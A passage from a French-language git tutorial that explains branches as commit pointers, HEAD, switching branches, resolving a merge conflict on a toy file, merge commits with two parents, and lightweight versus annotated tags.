La branche

La façon dont git permet de résoudre ce problème est à l'aide d'une *branche* :



Donc au moment où le travail sur la version 1 est complété (au commit `C4` donc), on doit créer une nouvelle branche (nommée `v2`), pour le travail qui doit être effectué sur la nouvelle version 2. De cette manière, quand un problème survient avec la version 1, il sera toujours possible de le résoudre en ajoutant simplement un commit (`C7`) à la branche `main`, correspondant à la version 1.

Il est souvent dit que créer une branche est sans contredit une des opérations les plus simples et les moins coûteuses de git :


```
$ git branch v2
```

En comparaison, les systèmes de versioning plus anciens que git faisaient en sorte que cette opération était beaucoup plus coûteuse et complexe. La raison qui fait en sorte que la branche est si simple, avec git, est le fait qu'elle est techniquement extrêmement simple : ce n'est même pas un "objet fondamental" au sens où le blob, le tree et le commit le sont.. il s'agit plutôt simplement d'un fichier qui "pointe" vers le hash d'un commit particulier :

```
$ cat .git/refs/heads/v2
3dd71fb4950c1be35ec335cd0ac40f3b5807303b
```

On voit ici que le fichier `.git/refs/heads/v2`, dont le nom correspond à notre nouvelle branche `v2`, contient simplement le commit `3dd7` (ou encore, `C4`, dans nos diagrammes, pour simplifier), qui est l'endroit de départ (ou l'embranchement) pour notre nouvelle branche.


Mais si une branche est si simple, qu'elle n'est qu'une étiquette qui pointe vers un commit, comment peut-elle fonctionner ? Nous sommes présentement dans l'état suivant :



Si nous ajoutons un nouveau commit dans cet état, comment git fera pour savoir dans quelle branche l'ajouter ? Nous devons donc introduire un nouveau concept : `HEAD`, qui est un fichier qui "pointe" vers la branche active, celle dont nous voulons nous servir :

```
$ cat .git/HEAD
ref: refs/heads/main
```

Voici donc la représentation réelle de notre état actuel :



Git manipule donc deux types de pointeur :

1. Un pointeur vers un commit (soit une branche)
2. Un pointeur vers une branche (soit `HEAD`)

Si on utilise cette commande :


```
$ git branch
* main
  v2
```

git nous dit que la branche courante est toujours `main` (qui est la branche par défaut, créée au moment de la création du dépôt), avec la petite étoile (`*`). Si nous ajoutions un commit à ce moment-ci, il serait donc dans la branche `main`. Mais comme nous voulons maintenant travailler dans la branche `v2`, nous devons utiliser cette nouvelle commande :

```
$ git switch v2
```

```
Switched to branch 'v2'
$
$ git branch
  main
* v2
```


pour nous retrouver maintenant dans cet état (avec lequel le pointeur `HEAD` pointe simplement vers la nouvelle branche `v2`) :



Continuons donc notre expérience de pensée, et imaginons que nous sommes en train de travailler dans le contexte de la version 2, et que nous ajoutons deux nouveaux commits (`C5` et `C6` dans notre notation simplifiée pour les diagrammes) :

```
$ echo "aa" >> toto.txt
$ git commit -am "Cinquième commit (premier de v2)"
[v2 b1d097c] Cinquième commit (premier de v2)
 1 file changed, 1 insertion(+)
$
$ echo "bb" >> toto.txt
$
$ git commit -am "Sixième commit (deuxième de v2)"
[v2 daa06a6] Sixième commit (deuxième de v2)
 1 file changed, 1 insertion(+)
```

Notre dépôt est maintenant comme ceci :




Notez que la structure du diagramme pourrait aisément suggérer que nous sommes toujours dans une structure linéaire (une chaîne), et on pourrait se demander : en quoi est-ce différent du modèle précédent, à une seule branche ? La clé est d'avoir le bon modèle mental : une branche n'est qu'un pointeur ! Et notre diagramme montre que nous avons deux pointeurs, donc deux branches : `main` et `v2`. Les commits `C1` à `C4` sont communs aux deux branches, et les commits `C5` et `C6` appartiennent seulement à la branche `v2`. Et comme `HEAD` montre (pointe) que nous nous trouvons sur la branche `v2`, tout nouveau commit s'y retrouverait également.

Si on reprend le cours de notre expérience de pensée, on arrive au moment où un bogue serait découvert avec la version 1 ! Que peut-on faire, avec la solution ? Si on ne fait qu'ajouter un commit (pour la solution), elle se retrouvera à suivre `C6` dans la branche `v2`, ce qui n'est pas ce que l'on veut (car la version 1 n'inclut pas encore les nouveautés de la version 2). La solution est donc de changer tout d'abord de branche :

```
$ git switch main
Switched to branch 'main'
$
$ git branch
* main
  v2
```


ce qui ne fait que déplacer le pointeur `HEAD` vers la branche `main`, là où se trouve notre fameux bogue :



Nous sommes donc maintenant en position de fournir la solution à notre bogue, et de faire en sorte qu'elle se retrouve à l'endroit logique là où elle devrait être :

```
$ echo "solution" >> toto.txt
$
$ git commit -am "Septième commit (bugfix v1)"
[main f229f82] Septième commit (bugfix v1)
 1 file changed, 1 insertion(+)
```

Et avec ceci, nous nous retrouvons donc dans la situation suivante :



qui correspond exactement à la configuration souhaitée que nous avons décrite plus haut (prenez le temps de vous en convaincre, car c'est important).

Le merge (de deux branches)


Poursuivons notre scénario imaginé : une fois le bogue dans la version 1 corrigé, il se trouve que la version 2 est maintenant prête, et nous aimerions la mettre en ligne, pour que les utilisateurs puissent l'utiliser. Ceci veut donc dire que nous aimerions que le travail effectué dans les commits `C5` et `C6`, de la branche `v2`, soit intégré à la version 1, dont l'état le plus récent se trouve dans notre commit actuel, `C7`. La commande pour faire cela est `git merge` :

```
$ git merge v2
Auto-merging toto.txt
CONFLICT (content): Merge conflict in toto.txt
Automatic merge failed; fix conflicts and then commit the result.
```

Que s'est-il passé ? Il semble y avoir un problème ! Le merge a causé un "conflit", une incohérence entre la version du fichier `toto.txt` de la branche `v2`, et celle de la branche `main`. Git nous informe qu'il n'a pas pu résoudre lui-même ce conflit (très souvent il est en mesure de le faire, mais pas cette fois) et que nous devons donc intervenir manuellement, avant de pouvoir poursuivre. La commande `git diff` permet de mieux comprendre le problème :

```
diff --cc toto.txt
index 650d061,d521aa0..0000000
--- a/toto.txt
+++ b/toto.txt
@@@ -1,3 -1,4 +1,8 @@@
  allo!
  bonjour
++<<<<<<< HEAD
 +solution
++=======
+ aa
+ bb
++>>>>>>> v2
```

La syntaxe de cette sortie n'est pas si évidente, mais en gros, ce qui se trouve entre `<<<<<<< HEAD` et `=======` correspond à une version (de la branche `main`), et ce qui se trouve entre `=======` et `>>>>>>>` à l'autre version (de la branche `v2`). Ces deux parties sont en contradiction, dans le sens qu'elles occupent le même endroit dans le fichier, et git ne sait pas comment choisir. Il faut donc éditer le fichier nous-même, et décider ce qu'on veut garder.


fichier toto.txt
dans la branche `main`
au commit `C7`
allo!
bonjour
solution
fichier toto.txt
dans la branche `v2`
au commit `C6`
allo!
bonjour
aa
bb
conflit !
allo!
bonjour
solution
aa
bb
fichier toto.txt
dans la branche `main`
au commit `C8` après
la résolution du conflit

Dans ce cas particulier, éditez le fichier (vous pouvez par exemple utiliser les éditeurs `vim` ou `nano`, sur la ligne de commande) pour qu'il ait l'air de ceci :

```
$ cat toto.txt
allo!
bonjour
solution
aa
bb
```


Une fois le fichier modifié, git nous informe très clairement de la situation :

```
$ git status
On branch main
All conflicts fixed but you are still merging.
  (use "git commit" to conclude merge)

Changes to be committed:
        modified:   toto.txt
```

Il faut donc ajouter le fichier dont on a résolu les conflits, et ensuite on peut faire notre commit, ce qui complétera le merge :

```
$ git add toto.txt
$
$ git commit -m "Huitième commit (merge)"
[main 55f1243] Huitième commit (merge)
```



Si on utilise maintenant la commande `git log`, la totalité de l'évolution de la branche `main` (incluant son passage temporaire dans la branche `v2`) devient claire :

```
$ git log
commit 55f1243bb2bd319d2bfefc8e9040dba986456285 (HEAD -> main)
Merge: f229f82 daa06a6
Author: Christian Jauvin <cjauvin@gmail.com>
```

```
Date:   Wed Jan 21 09:40:53 2026 -0500

    Huitième commit (merge)

commit f229f82b53ca118d69daa1cccbbe7a296da87758
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Tue Jan 20 11:15:54 2026 -0500

    Septième commit (bugfix v1)

commit daa06a6ceb25c2d008b491b1faba20ce4f5b16d5 (v2)
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Tue Jan 20 10:45:38 2026 -0500

    Sixième commit (deuxième de v2)

commit b1d097c40b6b69dc342cdac2bb09c11bbe853fc0
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Tue Jan 20 10:45:19 2026 -0500

    Cinquième commit (premier de v2)

commit 3dd71fb4950c1be35ec335cd0ac40f3b5807303b
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Fri Jan 16 15:40:53 2026 -0500

    Quatrième commit

commit 2e6fdee379fbe0d258b2d5f04e7cdd0b4d5cbccb
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Thu Jan 15 19:05:29 2026 -0500

    Troisième commit

commit 34c85abbbbee1c21c34da2b5ed126cb888fcb498
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Thu Jan 15 14:57:15 2026 -0500

    Deuxième commit

commit 9e6072c8df904f021474a6173cc1b17b2908c0f1
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Thu Jan 15 12:16:21 2026 -0500

    Premier commit
```

Si on examine plus attentivement notre dernier commit (`C8` dans le diagramme), on constate un détail intéressant :

```
$ git cat-file -p 55f1
tree d9b5afa4d6f37608b115b489fbca9ac5eaa4b67b
parent f229f82b53ca118d69daa1cccbbe7a296da87758
parent daa06a6ceb25c2d008b491b1faba20ce4f5b16d5
author Christian Jauvin <cjauvin@gmail.com> 1769006453 -0500
committer Christian Jauvin <cjauvin@gmail.com> 1769006453 -0500

Huitième commit (merge)
```

Ce commit a donc deux pointeurs parents (`C6` et `C7`) ! Ceci est dû au fait qu'il est un commit de merge. Sur le diagramme, ceci correspond au fait que deux flèches partent de `C8`, au lieu d'une seule, comme les autres commits.

Quatrième type d'objet git fondamental : le tag

Le dernier type d'objet fondamental de git est le *tag* (étiquette). Un tag ressemble à une branche en ce sens qu'il pointe vers un commit particulier, mais contrairement à une branche, il est immuable : il ne se déplace pas quand de nouveaux commits sont ajoutés. Un tag sert à marquer un moment précis dans l'historique d'un projet, typiquement une version publiée.

Dans le contexte de notre scénario, il aurait été judicieux de marquer le commit `C4` comme étant la version 1.0 de notre application, au moment où elle a été mise en ligne :

```
$ git tag v1.0 3dd7
```

On peut vérifier que le tag existe et pointe bien vers le bon commit :

```
$ git tag
v1.0
$
$ git show v1.0
commit 3dd71fb4950c1be35ec335cd0ac40f3b5807303b
[...]
```

Comme une branche, un tag est techniquement très simple : c'est un fichier dans le répertoire `.git/refs/tags/` qui contient le hash du commit ciblé :

```
$ cat .git/refs/tags/v1.0
3dd71fb4950c1be35ec335cd0ac40f3b5807303b
```

Git distingue en fait deux types de tags. Ce que nous venons de créer est un tag *léger* (lightweight tag), qui n'est qu'un simple pointeur. Il existe aussi des tags *annotés*, créés avec l'option `-a`, qui sont de véritables objets git stockés dans la base de données, avec un message, un auteur et une date, un peu comme un commit :

```
$ git tag -a v2.0 -m "Version 2.0 : merge de la branche v2"
```


Les tags annotés sont généralement préférés pour marquer des versions officielles, car ils conservent davantage de contexte sur le moment et la raison du marquage.

> Il est utile de savoir que cet aspect structural de l'évolution des commits d'un dépôt git forme un graphe orienté acyclique (ou plus communément un DAG, en anglais). Ceci est une structure

intermédiaire entre un arbre (dont les noeuds ne peuvent avoir qu'un seul parent) et un graphe général, où les noeuds peuvent avoir plusieurs parents et plusieurs enfants). Un DAG ne permet donc pas les "circuits".

Dans VS Code

